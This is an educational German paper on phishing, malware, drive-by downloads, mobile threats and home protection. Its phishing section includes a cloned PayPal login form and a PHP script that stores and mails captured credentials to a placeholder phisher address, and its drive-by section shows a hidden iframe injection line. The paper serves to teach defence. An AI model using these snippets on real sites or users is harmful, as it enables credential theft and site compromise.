Sicherheitsrisiken im Umgang mit neuen Technologien und deren Beseitigung

Tobias Mauritz

Inhaltsverzeichnis

1 Phishing-Angriffe

Unter Phishing versteht man den Versuch, über gefälschte Webseiten, Email oder Kurznachrichten an Daten eines Opfers zu gelangen. Ziel des Angriffs ist es, mit den erhaltenen Daten beispielsweise das Konto des Opfers zu plündern oder den ensprechenden Personen zu schaden. Das Phishing bei sozialen Netzwerken wie Facebook nennt sich "Likejacking".
Viele Phishing-Attacken sind relativ leicht zu enttarnen. Internetnutzer mit einer gewissen Erfahrung fallen auf diese nicht mehr herein, doch es gibt leider noch immer viele Benutzer, die diese Erfahrung nicht besitzen und somit für die Angreifer ein gefundenes Fressen darstellen. Es gibt allerdings auch immer komplexere Angriffe, sowohl auf psychologischer als auch auf technischer Seite, sodass auch erfahrene User oft genauer hinschauen müssen, um eine Phishing-Email als solche zu enttarnen.

1.1 Theorie

1.1.1 Methoden der Datenbeschaffung

Im Allgemeinen beginnt eine Phishing-Attacke mit einer persönlich gehaltenen, offiziell anmutenden E-Mail oder einem Massenversand von E-Mails. Der Empfänger wird in solchen Mails meistens mit "Sehr geehrter Kunde" anstatt dem eigenen Namen (welcher normalerweise der Organisation bekannt sein sollte) angesprochen. In der Mail wird man aufgefordert, eine Website des Angreifers zu besuchen, die der Website der Organisation nachempfunden ist. Der Benutzer soll auf dieser Seite seine Zugangsdaten angeben. Befolgt er diese Anweisungen, gelangen seine Zugangsdaten in die Hände des Angreifers. Um die Bedenken des Opfers zu zerstreuen, wird es nach der Eingabe oft zu einer Fehlermeldung weitergeleitet, da der Angreifer die eingegebenen Daten (meistens) nicht an die echte Website weiterleitet und der Loginvorgang folglich nicht funktionieren kann. Bei komplizierteren Phishing-Seiten wird der Benutzer allerdings nach dem Loginvorgang auf die echte Seite weitergeleitet und angemeldet. Dadurch wird es schwer, die Seite als Phishingseite zu enttarnen.

Eine andere Variante bindet ein Formular direkt innerhalb einer HTML-E-Mail ein, das zur Eingabe der vertraulichen Daten auffordert und diese an den Urheber sendet. Das Erstellen einer Website entfällt hierbei.

1.1.2 Methoden der Verschleierung

E-Mail Die E-Mail wird als HTML-E-Mail[1] verfasst. Der Text zeigt die Originaladresse der Organisation an, der Link führt jedoch zur gefälschten Website. Zwar lässt sich ersehen, dass das Ziel des Verweises auf eine andere Website als angegeben zeigt, allerdings kann auch dies über Skripttechniken verschleiert werden. In anderen Fällen wird der Verweis als Grafik dargestellt, um die Texterkennung durch automatische Filter zu erschweren. Auf dem Bildschirm erscheint dann zwar Text, allerdings als Grafik eingebunden.


[1] Eine E-Mail mit den Gestaltungsmöglichkeiten einer Website

Webpräsenz Die gefälschten Zielseiten haben normalerweise gefälschte Adressen, die ähnlich klingen oder aussehen wie die der offiziellen Seiten/Firmen. Mit der Einführung von internationalisierten Domainnamen[2] entstanden neue Möglichkeiten, um die Weiterleitung an die "falsche" Seite zu vertuschen. Beispielsweise könnte eine Originaladresse http://roemerbank.com/ lauten und die Fälschung http://www.römerbank.com. Die beiden Namen sind sachlich identisch, werden aber zu unterschiedlichen Adressen aufgelöst und können zu völlig unterschiedlichen Webservern zeigen. Noch schwerer zu erkennen ist die Verwendung von ähnlich aussehenden Buchstaben aus anderen Alphabeten.
Es wurden auch Trojaner entdeckt, die gezielt die Hosts-Datei des Betriebssystems manipulierten.

1.2 Aufbau einer Phishing-Attacke

1.2.1 Website

Um die gewünschten Daten zu erhalten, muss der Phisher seine Website der der jeweiligen Organisation anpassen, um den Betrugsversuch zu verschleiern. Dazu kann er entweder die Website von Grund auf neu aufbauen, oder die bestehende Website klonen und seinen Vorlieben anpassen. Beides hat seine Vor- und Nachteile (z.B. kann es mühsam sein, eine selbst gebaute Website der "Vorlage" anzupassen, aber es kann auch mühsam sein, den Quellcode der bestehenden Seite zu entziffern). Im Bild wird die Login-Seite von PayPal, einem Online-Bezahlsystem, lokal abgespeichert. Der Quellcode erscheint zunächst unleserlich, doch der Großteil dient nur zur Gestaltung der Website. Der Teil, der für die Login-Prozedur wichtig ist, ist im Wesentlichen ein HTML-Formular:




```
<form method="post" name="login_form" action="https://www.paypal.com/at/cgi-bin/
    webscr?cmd=_login-submit&amp;dispatch=5885
    d80a13c0db1f8e263663d3faee8d8cdcf517b037b4502f6cc98f1ee6e5fb">
[...]
<fieldset><legend>Einloggen in Ihr PayPal-Konto</legend>
<p><label for="login_email">E-Mail-Adresse</label><input type="text" id="
    login_email" class=""name="login_email" value=""></p>
<p><label for="login_password">PayPal-Passwort</label><input autocomplete="off"
    type="password" id="login_password" name="login_password" value=""></p>
```

[2] Als internationalisierte Domainnamen werden Domainnamen bezeichnet, die Umlaute, diakritische Zeichen oder Buchstaben aus anderen Alphabeten als dem lateinischen Alphabet enthalten. Solche Zeichen waren ursprünglich im Domain Name System nicht vorgesehen und wurden nachträglich durch den Internetstandard Internationalizing Domain Names in Applications (IDNA) ermöglicht.

```
<p>...</p>
<p><input type="submit" name="submit.x" value="Einloggen" class="button primary">
    </p>
</fieldset>
 [...]
</form>
```

Der Parameter “action“ bestimmt das Skript, das aufgerufen wird, wenn der User auf den Login-Button klickt. Im oben gezeigten Quellcode ist dies ein Skript, das auf dem Paypal-Server liegt. Der Angreifer ändert nun den Parameter so, dass beim Klick auf den Login-Button sein Skript aufgerufen wird:

```
<form method="post" name="login_form" action="myscript.php">
 [...]
<fieldset><legend>Einloggen in Ihr PayPal-Konto</legend>
<p><label for="login_email">E-Mail-Adresse</label><input type="text" id="
    login_email" class="" name="login_email" value=""></p>
<p><label for="login_password">PayPal-Passwort</label><input autocomplete="off"
    type="password" id="login_password" name="login_password" value=""></p>
<p>...</p>
<p><input type="submit" name="submit.x" value="Einloggen" class="button primary">
    </p>
</fieldset>
 [...]
</form>
```

Der Login-Button führt den Benutzer nun nicht mehr zum PayPal-Server zurück, sondern auf ein Skript, das die Daten des Benutzers auslest und speichert, z.B:

```
<?PHP
$text = $_POST["login_email"].": ".$_POST["login_password"];
$fp = fopen ( 'members.txt', 'w' );
fwrite ( $fp, $text);
fclose ( $fp );
//Alternative: Daten per Mail verschicken
mail("phisher@somesite.com","New Password",$_POST["login_email"].": ".$_POST["
    login_password"]);
?>
```

1.2.2 E-Mail

Eine Phishing-Mail hat den Zweck, den Benutzer auf die präparierte Seite zu leiten. Sie soll offiziell wirken und das Opfer in Vertrauen wiegen. Häufig werden Social Engineering-Taktiken verwendet, um das Opfer auf die Seite zu locken.

Beispiel
Anfang 2005 wurde eine Spam-E-Mail mit folgendem Wortlaut verschickt:

```
Sehr geehrter Kunde!
Wir sind erfreut, Ihnen mitzuteilen, dass Internet - Ueberweisungen
ueber unsere Bank noch sicherer geworden sind!
Leider wurde von uns in der letzten Zeit, trotz der Anwendung von
den TAN-Codes, eine ganze Reihe der Mitteldiebstaehle von den Konten
unserer Kunden durch den Internetzugriff festgestellt.
Zur Zeit kennen wir die Methodik nicht, die die Missetaeter fuer
die Entwendung der Angaben aus den TAN - Tabellen verwenden.
Um die Missetaeter zu ermitteln und die Geldmittel von unseren
Kunden unversehrt zu erhalten, haben wir entschieden, aus den
TAN - Tabellen von unseren Kunden zwei aufeinanderfolgenden
Codes zu entfernen.
Dafuer muessen Sie unsere Seite besuchen, wo Ihnen angeboten
wird, eine spezielle Form auszufuellen. In dieser Form werden
Sie ZWEI FOLGENDE TAN - CODEs, DIE SIE NOCH NICHT VERWENDET
HABEN,EINGEBEN.

Achtung! Verwenden Sie diese zwei Codes in der Zukunft nicht mehr!
Wenn bei der Mitteluebeberweisung von Ihrem Konto gerade diese
TAN - Codes verwendet werden, so wird es fuer uns bedeuten,
dass von Ihrem Konto eine nicht genehmigte Transitaktion ablaeuft
und Ihr Konto wird unverzueglich bis zur Klaerung der
Zahlungsumstaende gesperrt.

Diese Massnahme dient Ihnen und Ihrem Geld zum Schutze! Wir
bitten um Entschuldigung, wenn wir Ihnen die
Unannehmlichkeiten bereitet haben.

Mit freundlichen Gruessen,
Bankverwaltung
```

Auffällig sind fehlerhaftes Deutsch sowie fehlende Umlaute (ue statt ü etc.). Die Mail fordert den Empfänger auf, einem Verweis zu folgen, der angeblich auf die Seiten der Postbank führen sollte, tatsächlich aber auf eine Phishingseite verwies. Diese fragte in fehlerhaftem Deutsch nach der PIN sowie zwei TANs. Nach Eingabe der Ziffern in die Formularfelder wurden die Eingabedaten zum Abruf durch den Betrüger abgespeichert. Der Besucher wurde an die öffentliche Postbank-Webadresse weitergeleitet.

2 Schadsoftware in Programmen

Als Schadprogramm (eng. Malware oder Evilware) bezeichnet man Computerprogramme, die entwickelt wurden, um vom Benutzer unerwünschte bzw. schädliche Funktionen auszuführen. Malware ist ein Oberbegriff, der u.a. den Computervirus umfasst. Der Begriff des Virus ist älter und häufig nicht klar abgegrenzt. So ist die Rede von Virenschutz, womit viel allgemeiner der Schutz vor Schadsoftware jeglicher Art gemeint ist. Eine Charakteristik des Virus ist z.B. seine Verbreitung, während heutige Schadprogramme als primären Zweck nicht mehr Verbreitung, sondern Fernsteuerung des betroffenen Systems haben.
Mit Malware ist nicht fehlerhafte Software gemeint (z.B. Programmierfehler), obwohl auch diese Schaden anrichten kann. Ein aktuelles Beispiel dazu ist der Heartbleed-Bug in OpenSSL, durch durch den über verschlüsselte TLS-Verbindungen private Daten von Clients und Servern ausgelesen werden können. Der Fehler betrifft die OpenSSL-Versionen 1.0.1 bis 1.0.1f und wurde mit Version 1.0.1g am 7. April 2014 behoben. Ein großer Teil der Internetdienste, darunter auch namhafte Websites, war zum Zeitpunkt der Bekanntgabe des Heartbleed-Bugs für Angriffe anfällig.

Es gibt viele verschiedene Arten von Schadsoftware. Gemeinsam haben sie alle, dass sie meistens als E-Mail, Link (siehe Drive-by Download) oder App getarnt auf den PC des Opfers eingeschleust werden. Dort angelangt, laufen sie unbemerkt und eigenständig im Hintergrund auf dem Computer. Einträge in der Registry oder Installation von Diensten erlauben es der Software, auch Systemneustarts zu überstehen.

2.1 Viren und Würmer

Wie sein biologisches Vorbild benutzt ein Computervirus die Ressourcen seines Wirtes und schadet ihm dadurch häufig. Die vom Virenautor eingebauten Schadfunktionen oder Fehler im Virus reichen von harmlosen Störungen und Datenverlust bis hin zu Hardwareschäden.

Computerviren und -würmer verbreiten sich beide auf Rechnersystemen, basieren jedoch auf unterschiedlichen Konzepten und Techniken.

Ein Virus verbreitet sich, indem es sich selbst in noch nicht infizierte Dateien kopiert und so anpasst, dass beim Starten des Wirtprogramms der Virus mitausgeführt wird. Viren infizieren meistens Programmdateien und -bibliotheken, Skripte, Dokumente mie Makros sowie Bootsektoren. Die Verbreitung auf neue Systeme erfolgt durch Kopieren einer infizierten Datei auf ein anderes System. Die Verbreitung ist somit vom Benutzer abhängig.

Im Gegenssatz zum Virus verbreitet sich der Wurm, ohne fremde Dateien zu infizieren. Er verbreitet sich selbstständig, nachdem er einmal ausgeführt wurde, über Netzwerke oder Wechselmedien wie z.B. USB-Sticks. Dafür benötigt er gewöhnlich (aber nicht zwingend) ein Hilfsprogramm wie z.B. einen Netzwerkdienst als Schnittstelle zum Netz. Ein Hilfsprogramm könnte beispielsweise eine E-Mail-Anwendung sein, die der Wurm “anzapft“, um sich an alle Kontakte im Adressbuch zu verteilen. Auf Systemen, die dem Wurm keinen Zugriff auf das benötigte Hilfsprogramm ermöglichen, kann sich der Wurm allerdings nicht automatisiert reproduzieren.

2.2 Trojanisches Pferd

Trojanische Pferde sind Programme, die gezielt auf fremde Computer eingeschleust werden (aber auf zufällig dorthingelangen können). Sie sind als nützliche Programme getarnt, indem sie z.B: den Dateinamen einer nützlichen Date benutzen, oder neben ihren versteckten Funktionen tatsächlich für den Anwender nützliche Funktionen aufweisen. Zahlreiche Trojanische Pferde entstehen durch die kombination zweier eigenständiger Programme. Durch einen sogenannten *Linker* werden die beiden Programme zusammengeheftet, sodass beim Starten des "Wirtprogrammes" das angeheftete Programm mitgestartet wird. Beide Programme bleiben dabei uneingeschränkt funktionstüchtig.

Viele Trojanische Pferde installieren während der Laufzeit auf dem Computer heimlich ein Schadprogramm. Diese Schadprogramme laufen dann eigenständig auf dem Computer, was bedeutet, dass sie sich durch Beenden oder Löschen des Trojanerprogramms nicht deaktivieren lassen. So können u. a. eigenständige Spionageprogramme auf den Rechner gelangen (z. B. Sniffer oder Komponenten, die Tastatureingaben aufzeichnen, sogenannte Keylogger). Auch die heimliche Installation eines Backdoorprogramms ist möglich, die es gestattet, den Computer unbemerkt über ein Netzwerk (z. B. das Internet) fernzusteuern.

2.3 Scareware, Ransomware

Als Scareware werden Schadprogramme bezeichnet, die Computerbenutzer verängstigen und so zu bestimmten Handlungen bewegen soll. Scareware gilt als automatisierte Form des Social Engineering und basiert auf Täuschung und der Angst des Benutzers. Der Angreifer versucht, die vermeintliche Gefahr einerseits so bedrohlich, andererseits aber auch so glaubwürdig wie möglich erscheinen zu lassen. Folgende Vorgangsweisen sind verbreitet:

- Name und Logo werden so gewählt, dass sie leicht mit etablierten Firmen verwechselt werden können. Da der Nutzer den Firmen vertraut, vertraut er auch der Schadsoftware.
- Fehlermeldungen verbreiteter Anwendungen oder Betriebssysteme werden nachgeahmt, um dem Nutzer vorzutäuschen, sie kämen von einer Software, die er schon lange benutzt.
- Aktuell in den Medien dargestellte Bedrohungen werden aufgegriffen. Durch die Wiedererkennung glauben Betroffene an die Gefahr, auch wenn die Täuschung ihr nur in bestimmten Gesichtspunkten ähnelt.

Ransomware sind Schadprogramme, mit deren Hilfe ein Eindringling eine Zugriffs- oder Nutzungsverhinderung der Daten sowie des gesamten Computersystems erwirkt. Dabei werden private Daten auf einem fremden Computer verschlüsselt oder der Zugriff auf sie wird verhindert, um für die Entschlüsselung oder Freigabe ein "Lösegeld" zu fordern.

Als prominentestes Beispiel dieser beiden Arten kann man hier den sogenannten "Polizeivirus" anführen. Seit 2010 treten im deutschen Raum vermehrt Programme auf, welche suggerieren, im Auftrag der Bundespolizei oder bestimmter Landespolizeibehörden zu agieren. Hierzu wird

der Bildschirm mit einer großflächigen Anzeige gesperrt, welche angebliche Rechtsverstöße (etwa aus den Themengebieten Kinderpornografie oder Filesharing) des Benutzers aufzählt und ihn zur Zahlung einer Geldbuße auffordert. Tatsächlich haben diese Programme jedoch nichts mit den genannten Organisationen zu tun; die Bezahlung wird über anonymisierte Verfahren durchgeführt und fließt auf diesem Wege den Betrügern zu. Dieser schaltet die Warnung einfach ab und bei Geldnot wieder ein.

3 Drive-By Download

Drive-by-Download bezeichnet das unbewusste bzw. unbeabsichtigte Herunterladen von Software auf den Rechner eines Benutzers. Häufig wird damit das unerwünschte Herunterladen on Schadsoftware durch Aufrufen einer präparierten Website bezeichnet. Durch Drive-by Downloads ist es möglich, sich durch das bloße Aufrufen einer Website mit Schadsoftware zu infizieren.

3.1 Theorie

Heute bestehen Webseiten häufig aus dynamischen Funktionen, die durch JavaScript, Java, oder Adobe Flash realisiert sind. Dadurch wird eine ständige Kommunikation zwischen Browser und Server ermöglicht, ohne dass der Benutzer eine Aktion durchführen muss. Durch diese Kommunikation können z.B. Werbebanner ausgetauscht oder Formulardaten an den Server gesendet werden. Üblicherweise laufen diese Interaktionen in einer Sandbox, ohne das restliche System verändern zu können. Durch Sicherheitslücken in Browser und Plugins kann eine Webseite jedoch unbemerkt Schadsoftware auf den Rechner des Benutzers zu übertragen. Drive-by Downloads zählen heute zu den beliebtesten Methoden, Malware zu verbreiten. Bei einem sauber ausgeführten Angriff merkt der Benutzer nicht einmal, dass sein PC gerade infiziert wurde. Meistens werden dann Passwörter ausgelesen und diverse Daten, die auf dem PC gespeichert sind, fallen in die Hände des Angreifers. Auch können infizierte PCs zu Botnetzen zusammengeschlossen werden, die vom Angreifer kontrolliert werden und z.B. für Spamangriffe weiterverwendet werden.

Um den Schadcode zum Opfer zu bringen, wird zuerst ein Webserver attackiert, der oft frequentiert wird. Je beliebter die Webseite ist, umso mehr potentielle Opfer kann der Angreifer erwarten. Danach wird der Webserver mit Schadcode präpariert. Egal welche Methode genutzt wird, der vom Server gesendete Schadcode baut am Ende vom PC des Opfers eine Verbindung zum PC des Angreifers auf. Sobald dies geschehen ist, hat der Angreifer den PC vollständig unter Kontrolle.

3.2 Komponenten einer Drive-by Attacke

Eine Drive-by Infektion baut grundlegend auf folgenden Komponenten auf:

- Exploitcode

- Payload
- Angriffsvektor/Verteilweg
- die eigentliche Schadsoftware

3.2.1 Exploitcode

Der Exploitcode nutzt eine im System vorhandene Schwachstelle aus. Die wenigsten Angreifer entwickeln diesen jedoch selber, da dazu ein hohes Maß an Wissen erforderlich ist. Viele Exploitcodes sind jedoch im Internet in unterschiedlicher Qualität frei verfügbar[3]. Der Angreifer muss nur noch den Exploitcode seine individuellen Bedürfnissen anpassen. Um eine Analyse zu erschweren, wird der Code häufig mit Verschleierungstechniken unleserlich gemacht. Meistens kann man dadurch als nettenNebeneffekt auch Antivirusprogramme austricksen.

3.2.2 Payload

Unter Payload versteht man den Code oder die Befehle, die unmittelbar nach dem Ausnutzen der Schwachstelle ausgeführt werden. Durch den begrenzten Speicherplatz wird die Funktion des Payloads eingeschränkt. Aus diesem Grund ist er sehr kurz gehalten und besteht nur aus einigen wenigen Befehlen. Meistens baut er eine Verbindung zu einem anderen Server auf, lädt die eigentliche Schadsoftware herunter unf führt sie aus. Im Internet stehen verschiedene frei erhältliche Tools wie Metasploit[4] zur Verfügung, um Payload und Listener (der Teil der Software, der auf dem Server auf eingehende Verbindungen der Payload reagiert) zu erzeugen.

3.2.3 Angriffsvektor/Verteilweg

Der Angreifer muss seine Opfer dazu bringen, das Exploit zu aktivieren. Dies kann prinzipiell auf zwei Arten geschehen:

- Früher erfolgten solche Angriffe meistens mithilfe von E-Mails. Eine E-Mail enthielt einen Link auf eine präparierte Webseite, die der Angreifer kontrollierte. Die Website wurde bei sog. “Bulletproof Hosting“-Firmen[5] gehostet. Der Schadcode bleibt somit sehr lange online. Bei dieser Art des Angriffs wurde nur Opfer, wer auf den Link in der E-Mail klickte.
- Um eine größere Anzahl von Opfern zu erreichen, werden heute immer öfter Webseiten von vertrauten Webseiten kompromittiert. Zu Beginn waren eher kleinere und unbedeutendere Webseiten von den Attacken betroffen. Heute werden jedoch auch immer öfter

[3] z.B. www.exploit-db.com

[4] metasploit.com

[5] Anbieter von ”Bulletproof Hosting”versorgen ihre Kunden mit einem Server-Standort, der sicher vor Zugriffen internationaler Ermittler ist. Die allgemeinen Geschäftsbedingungen sind bei diesen Bulletproof-Providern oft sehr blumig formuliert; manchmal sucht man den Punkt Verbote und Fehlverhalten auch vergebens.

prominentere vielbesuchte Platformen wie Forbes oder Unicef Opfer dieser Attacken. Der Angreifer fügt dabei ein IFrame[6] in die Seite ein, z.B.:

```
<iframe src ="www.example.com/file1.php" width="0" height="0" border="0" />
```

Beim Aufruf der Website lädt der Browser automatisch den Inhalt des IFrames. Der Angreifer muss den Exploitcode nicht auf jeden infizierten Server laden, sondern verweist auf wenige, länger verfügbare Systeme. Besucher der Webseite sehen das IFrame-Element nur im Quelltext.

3.2.4 Schadcode

Der Schadcode wird durch die Payload nachgeladen. Die Funktion des Schadcodes hängt vom Ziel des Angreifers ab. Einige Beispiele sind:

- Ändern von Firewall-Einstellungen
- Installation einer "Hintertür", um später wieder Zugriff auf das System zu erhalten
- Integration in ein Botnetz
- Verändern/Löschen von Daten

Um die Entdeckung durch Virenscanner zu erschweren, wird der Schadcode meistens mit einem Packer bearbeitet. Die Funktionsweise von Packern erschwert die Analyse, da der eigentliche Quellcode nach dem Packvorgang nicht mehr lesbar ist.

3.3 Ablauf

Der Ablauf einer Drive-by Attacke lässt sich in vier Schritte gliedern:

1. Der Angreifer greift eine Webseite an. In die Webseite fügt er einen IFrame-Tag ein, der auf seinen Server zeigt (z.B. myc00l-website.com).
2. Besucht ein Opfer die präparierte Seite, lädt der Browser im IFrame die referenzierte Seite von evil-server.com. Dort wird der Webbrowser des Besuchers analysiert.
3. Mithilfe der gesammelten Daten wird das passende Exploit "angeboten". Um die Analyse des Exploits durch Virenscanner zu erschweren, wird oft der Exploitcode nur einmal pro System bzw. nur dann ausgeliefert, wenn die Analyse erfolgversprechend ausfällt.
4. Ist ein Exploit erfolgreich, lädt die Payload den eigentlihen Schadcode nach. Der Schadcode wird auf dem System ausgeführt, ohne dass der Benutzer etwas merkt. Einträge in der Registry oder die Installation von Diensten erlauben es dem Schadcode, auch einen Systemneustart zu überstehen.

[6] Das IFrame-Tag kreiert ein Frame, das ein anderes Dokument beinhaltet. Das Dokument muss dabei nicht zwingend auf dem gleichen Server liegen

4 Bedrohungen auf mobilen Geräten(Handy, Tablet)

4.1 Gefahren

Ein Benutzer von mobilen Geräten ist verschiedenen Gefahren ausgesetzt. Viele ähneln den Problemen von PC-Nutzern. Man kann die Angriffsziele grob in drei Gruppen zusammenfassen:

- **Daten:** Besonders Smartphones sind Geräte, die voll mit persönlichen Daten sind. Vor allem Authentifizierungsinformationen, Telefonkontakte und -Verläufe, und Photos sind oft das Ziel von Angreifern
- **Identität:** Smartphones und Tablets sind zu einem hohen Grad anpassbar, sodass jeder Gerät mit den auf ihm befindlichen Daten einer bestimmten Person zugeordnet werden kann. Jedes Gerät kann Informationen über seinen Besitzer, und ein Angreifer kann dies nutzen, um die Identität des Besitzers zu übernehmen.
- **Verfügbarkeit:** Ein Angreifer kann durch Angriffe das Smartphone überlasten, sodass es für den Benutzer nucht mehr nutzbar ist.

4.2 Konsequenzen

Ein infiziertes Smartphone ist vollständig unter der Kontrolle des Angreifers. Dieser kann nun das Gerät für sich nutzen:

- Der Angreifer kann das Gerät in eine “Zombie-Maschine“ verwandeln und durch es kommunizieren. Diese Technik wird oft beim Versenden von Spam- oder Phishing-E-Mails benutzt.
- Der Angreifer kann das Gerät dazu zwingen, Anrufe zu tätigen. Er kann auch (abhängig vom Tarif des Benutzers) kostenpflichtige Services anrufen anrufen. Dem Besitzer des Gerätes entstehen dadurch Kosten. Der Angreifer kann infizierte Smartphones z.B. auch dazu benutzen, Notrufnummern anzurufen und diese zu blockieren.
- Ein infiziertes Gerät kann Gespräche aufzeichnen, oder mit der eingebauten Kamera Photos und Videos aufzeichnen. Diese Technik wird oft zur Spionage verwendet.
- In manchen Ländern können Smartphones dazu verwendet werden, um Bestellungen aufzugeben oder Bankkonten zu überwachen. Der Angreifer kann die Identität des Benutzers stehlen, und den Besitzer imitieren. Dies gewährt ihm Zugriff auf alle Dienste, die der Besitzer auf seime Smartphone installiert hat.
- Durch Löschen des Bootskripts wird das Smartphone unbenutzbar gemacht.
- Persönliche Daten (Photos, Bilder, Videos etc.) werden gelöscht/vom Angreifer kopiert

4.3 Angriffsarten

4.3.1 SMS, MMS

Manche Handys haben Schwierigkeiten mit binären SMS Nachrichten. Wenn man einen präparierten Binärblock an das Handy schickt, kann man es zum Neustart zwingen. Wenn z.B. ein Benutzer eines Siemens S55 eine SMS mit einem chinesischen Schriftzeichen erhielt, musste das Handy neu gestartet werden, um es wieder verwenden zu können.
Eine andere Attackiermöglichkeit besteht darin, eine MMS mit einem infizierten Anhang zu versenden. Wenn der Benutzer den Anhang öffnet, infiziert er das Handy.

4.3.2 GSM

Der Angreifer kann versuchen, die Verschlüsselung des Mobilfunknetzes zu knacken. Die momentanen Verschlüsselungsalgorithmen[7] wurden veröffentlicht, und es wurde gezeigt, dass man sie in ungefähr 6 Stunden knacken kann. Es ist jedoch geplant, sie durch stärkeren Algorithmen zu ersetzen.
Sobald ein Angreifer den Algorithmus geknackt hat, kann er jegliche Kommunikation des Handys abhören.

4.3.3 Wi-Fi

Ähnlich wie bei Laptops können auch Smartphones über Wi-Fi attackiert werden. Wie bei GSM gilt es für den Angreifer, zuerst die Verschlüsselung zu knacken. Danach kann er nicht nur das Handy belauschen, sondern das gesamte Netzwerk. Derzeit ist WPA2-Verschlüsselung im Einsatz, frühere Algorithmen waren WEP und WPA.

4.3.4 Bluetooth

Nicht registierte Services erfordern keine Authentifizierung, und verwundbare Anwendungen bieten dem Angreifer einen virtuellen seriellen Port, um das Smartphone zu kontrollieren. Er braucht sich somit nur mit dem Gerät verbinden, um volle Kontrolle zu erlangen.

4.3.5 Webbrowser

Wie auch bei PCs ist der Webbrowser ein Einfallstor für diverse schädliche Attacken. Eine Schwachstelle wurde z.B. 2008 im Android-Webbrowser entdeckt, die es ermöglichte, das Smartphone zu einem gewissen Grad zu kontrollieren. Durch die Sandbox-Architektur des Betriebssystems wurde der Schaden jedoch in Grenzen gehalten.

[7] Der A5-Standard definiert verschiedene Chiffren zur Absicherung von Gesprächs- und Datenverkehr über eine Funkstrecke. Die A5-Algorithmen sind sowohl auf den mobilen Endgeräten als auch in den Basisstationen des Netzbetreibers enthalten. Voraussetzung für die Nutzung ist, dass der Netzbetreiber und das Endgerät die jeweilige Chiffre auch implementiert haben.

5 Beseitigung/Schutz vor Bedrohungen im Netz

5.1 Herstellen einer sicheren Arbeitsumgebung

Einen absolut sicheren PC, der keine Bedrohung fürchten muss, gibt es nicht. Die Computersicherheitsbranche befindet sich in einem ständigen Wettrennen mit den Angreifern, gegen neu entwickelte Angriffsmethoden muss sie so schnell wie möglich Abwehrmaßnahmen entwickeln. Man kann jedoch als Endbenutzer Maßnahmen ergreifen, um sich gegen die große Masse von Angriffen mit altbewährten Methoden zu schützen. Manche Attacken nutzen jedoch auch die Unwissenheit/Angst des Benutzers (siehe Phishing/Scareware), um Zugriff auf den PC zu erlangen. Hier hilft nur der Verstand des Benutzers. In folgendem Abschnitt wird ein Ansatz für einen sichere Arbeitsumgebung dargestellt, die mit wenig technischem Hintergrundwissen realisierbar ist:

5.1.1 Der Rechner

Auf dem Rechner wird eine Linux-Distribution installiert. Linux zeichnet sich sicherheitstechnisch dadurch aus, dass mit Administrationsrechten sehr sparsam umgegangen wird. Windows wurde hingegen bis einschließlich Windows XP so ausgeliefert, dass der Benutzer von Anfang an mit vollen Administratorrechten arbeitet. Jeder unbedarfte Mausklick kann somit das gesamte System zerstören oder es mit einem Computerschädling infizieren. Unter Linux hat auch der zuerst angelegte Benutzer nach dem Systemstart keine administrativen Rechte. Diese muss er explizit anfordern (z.B. mit sudo) und per Passwort bestätigen. Und auch dann sind diese nur für eine bestimmte Zeit (z.B. 15 Min.) gültig. Vor allem Ubuntu hat sich mittlerweile als komfortable Arbeitsumgebung etabliert.
Auf dem Ubuntu-Rechner wird eine Virtualisierungssoftware (z.B. VMWare Player oder VirtualBox) installiert und eine Virtuelle Maschine angelegt, auf der Windows[8] installiert wird. Diese Maschine wird zum Zugriff auf das Netz verwendet. Der Vorteil der VM besteht darin, dass bei einem eventuellen Befall leicht zu einem vorherherigen Zustand “zurückgespult“ werden kann. Auf der VM sind im Wesentlichen nur Webbrowser, VoIP-Programme wie Skype und (falls nicht über den Browser zugegriffen wird) ein Mailprogramm.
Falls der Benutzer lieber Windows als Arbeitsumgebung haben möchte oder Programme braucht, die Linux nicht unterstützen, kann er eine zweite virtuelle Maschine erstellen, auf der er seine Programme installiert. Selbst wenn ein Windows-Virus dann auf den Wirt-PC übergreifen könnte, wäre aufgrund von Linux dort Endstation. Die Virtuelle Maschine für den Internetzugriff erscheint mithilfe einer Netzwerkbrücke mit einer eigenen IP-Adresse im Netzwerk.

5.1.2 Das Netzwerk

Der Rechner zu Hause befindet sich meistens in einem Heimnetzwerkwelches oft vom Benutzer selbst “konfiguriert“ (meist wird der Router eingesteckt und eingeschaltet) wird. Die Standardeinstellungen sind jedoch oft sehr locker gehalten, und falls es ein Angreifer doch bis zum Router

[8]Für die Internet-VM kann auf Linux verwendet werden, es ist dem Benutzer freigestellt. Egal für welches Betriebssystem man sich entscheidet, es sollten auf jeden Fall sämtliche Sicherheitspatches installiert sein.

schaffen sollte, hat der dort oft leichtes Spiel. Standardpasswörter sind leicht abzurufen[9], und Zugang zum Router bedeutet Kontrolle über alle Verbindungen im gesamten Netzwerk. Eine Änderung des Standardpassworts ist somit unausweichlich. Auch sollten die Firewalleinstellungen auf die für die Benutzer höchstmögliche Stufe gesetzt werden. Bei vielen Routern kann man außerdem den Zugriff einzelner PCs auf das Internet regeln. Hier bietet es sich an, die Internetdienste für den oben beschriebenen Ubuntu-Rechner und gegebenfalls die zweite VM zu sperren (eventuelle Ausnahmen wären notwendig, wenn der Rechner Updates erhalten soll). Somit kann ein "Schädling" schlechtestenfalls die Internet-VM infizieren.

5.2 Richtiger Umgang mit Technologien

Auch wenn die Infrastruktur noch so sicher gestaltet ist, kann durch Benutzerfehler immer noch Schadsoftware auf den Rechner gelangen und Schaden anrichten. Manche Attacken nutzen die Unwissenheit/Angst des Benutzers, um Zugriff auf den PC zu erlangen. Hier hilft nur der Verstand des Benutzers.

- Nach dem Installieren diverser Programme auf dem Rechner ist die Arbeit noch nicht getan. Updates und Patches müssen installiert werden, um den Rechner auf dem neuesten Stand zu halten. Besonders bei Antivierenprogrammen ist dies wichtig, da immer wieder neue Viren auftauchen, die alte Software dann eventuell nicht mehr erkennt.
